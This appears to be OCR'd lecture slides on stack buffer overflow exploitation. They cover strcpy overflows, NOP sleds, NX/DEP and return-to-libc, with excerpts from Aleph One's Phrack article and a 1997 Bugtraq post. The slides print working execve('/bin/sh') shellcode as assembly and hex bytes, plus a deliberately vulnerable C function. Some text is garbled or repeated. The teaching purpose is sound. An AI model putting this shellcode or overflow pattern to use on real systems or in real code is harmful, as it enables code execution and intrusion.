


example.asm (x86)

?? FP ← ?? == 0x35363738

?? EIP ?? == 0x39304142


```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
```



Shellcode

- Compile your own code to be executed
- Inject into the binary
- Jump to your binary instructions


```
void injected_function() {
  spin_target:
  goto spin_target;
}
```



```
00000000 <_main>:
   0: 55                                push   ebp
   1: 89 e5                             mov    ebp,esp
   3: 50                                push   eax
   4: c7 45 fc 00 00 00 00              mov    DWORD PTR [ebp-0x4],0x0
   b: e9 fb ff ff ff                    jmp    b <_main+0xb>
```

Stack Shellcode

Start of Buffer
(0xffff1234)





```
b: e9 fb ff ff ff          jmp     b <_main+0xb>
```

Stack Shellcode

Start of Buffer
(0xffff1234)

Return Address




```
b: e9 fb ff ff ff          jmp     b <_main+0xb>
```

Stack Shellcode

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   [ebp - 4]
   call   strcpy
   leave
   ret
```

Stack Shellcode

```
shellcode:
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   jmp shellcode
   ...
```

Start of Buffer
(0xffff1234)

Return Address

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, r00t, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One

aleph1@underground.org

`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This


I'm cooking


acer

example.asm (x86)

```
#include <unistd.h>

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Shellcode.asm

```
shellcode:
     jmp   0x2a
     pop   esi
     mov   [esi+0x8], esi
     mov   BYTE [esi+0x07], 0x0
     mov   [esi+0xc], 0x0
     mov   eax, 0xb
     mov   ebx, esi
     lea   ecx, [esi+0x8]
     lea   edx, [esi+0xc]
     int   0x80
     mov   eax, 0x1
     mov   ebx, 0x0
     int   0x80
     call -0x2b
     db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
      jmp   0x2a
      pop   esi
      mov   [esi+0x8], esi
      mov   BYTE [esi+0x07], 0x0
      mov   [esi+0xc], 0x0
      mov   eax, 0xb
      mov   ebx, esi
      lea   ecx, [esi+0x8]
      lea   edx, [esi+0xc]
      int   0x80
      mov   eax, 0x1
      mov   ebx, 0x0
      int   0x80
      call -0x2b
      db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
      jmp   0x2a
      pop   esi
      mov   [esi+0x8], esi
      mov   BYTE [esi+0x07], 0x0
      mov   [esi+0xc], 0x0
      mov   eax, 0xb
      mov   ebx, esi
      lea   ecx, [esi+0x8]
      lea   edx, [esi+0xc]
      int   0x80
      mov   eax, 0x1
      mov   ebx, 0x0
      int   0x80
      call -0x2b
      db    '/bin/sh'
```

Shellcode.asm

```
shellcode:
      jmp   0x2a
      pop   esi
      mov   [esi+0x8], esi
      mov   BYTE [esi+0x07], 0x0
      mov   [esi+0xc], 0x0
      mov   eax, 0xb              # execve
      mov   ebx, esi
      lea   ecx, [esi+0x8]
      lea   edx, [esi+0xc]
      int   0x80                  # syscall
      mov   eax, 0x1
      mov   ebx, 0x0
      int   0x80
      call -0x2b
      db    '/bin/sh'
```

Shellcode

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```


```
void func_2(char *str) {
    char buffer[4];
    strcpy(buffer, str);
}

int main() {
  char str = "1234567890AB";
  func_2(str);
}
```

Source: https://inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf


Natural Entropy


- Internal state is rarely 100% predictable
  - Call depth moves stack frames
  - Compilers aren't 100% clones of each other
- Internal state may not be available
  - Network-based buffer overflows

Hard to guess address



Hard to guess address







NOP Sleds & Repeats


- NOP: “no operation” (i.e. do nothing)
- “Sled” consists of many NOPs before desired first instruction
  - If execution begins anywhere in the sled, then effectively starts where desired
- “Repeats” are multiple attempts at overwriting a target value


Hard to guess address





NOP Sleds & Repeats





Data vs. Code Clarity

- No eXecute bit (NX bit)
  - Hardware support for marking non-code pages
- Data Execution Prevention (DEP)
  - Windows OS-level implementation
- Write XOR Execute (W^X)
  - Read/write (stack/heap)
  - Executable (.text/code segments)
- **IDEA**: Know what's code & what's data

Return-to-Shellcode

```
func_2:
   push   ebp
   mov    ebp, esp
   sub    esp, 4
   push   [ebp + 8]
   push   ebp + 4
   call   strcpy
   leave
   ret
```

Start of Buffer
(0xffff1234)

Return Address


Return-to-Shellcode

```
func_2:
  push   ebp
  mov    ebp, esp
  push   ebp + 4
  call   strcpy
  leave
  ret
```

OS crashes application due to executing non-executable page

Return-to-libc

- Reuse code from vulnerable memory
  - Already loaded into memory
  - Already marked as executable
- **IDEA**: Setup a **`ret`** so it acts as a **`call`**



Nmap.org Npcap.com Sectools.org Insecure.org

SECLISTS.ORG

Site Search

Bugtraq mailing list archives

By Date By Thread


List Archive Search

Getting around non-executable stack (and fix)


From: solar () FALSE COM (Solar Designer)
Date: Sun, 10 Aug 1997 17:29:46 -0300

```
Hello!

I finally decided to post a return-into-libc overflow exploit. This method
has been discussed on linux-kernel list a few months ago (special thanks to
Pavel Machek), but there was still no exploit. I'll start by speaking about
the fix, you can find the exploits (local only) below.

[ I recommend that you read the entire message even if you aren't running
Linux since a lot of the things described here are applicable to other
systems as well (perhaps someone will finally exploit those overflows in
Digital UNIX discussed here last year?). Also, this method might sometimes
be better than usual one (with shellcode) even if the stack is executable. ]
```

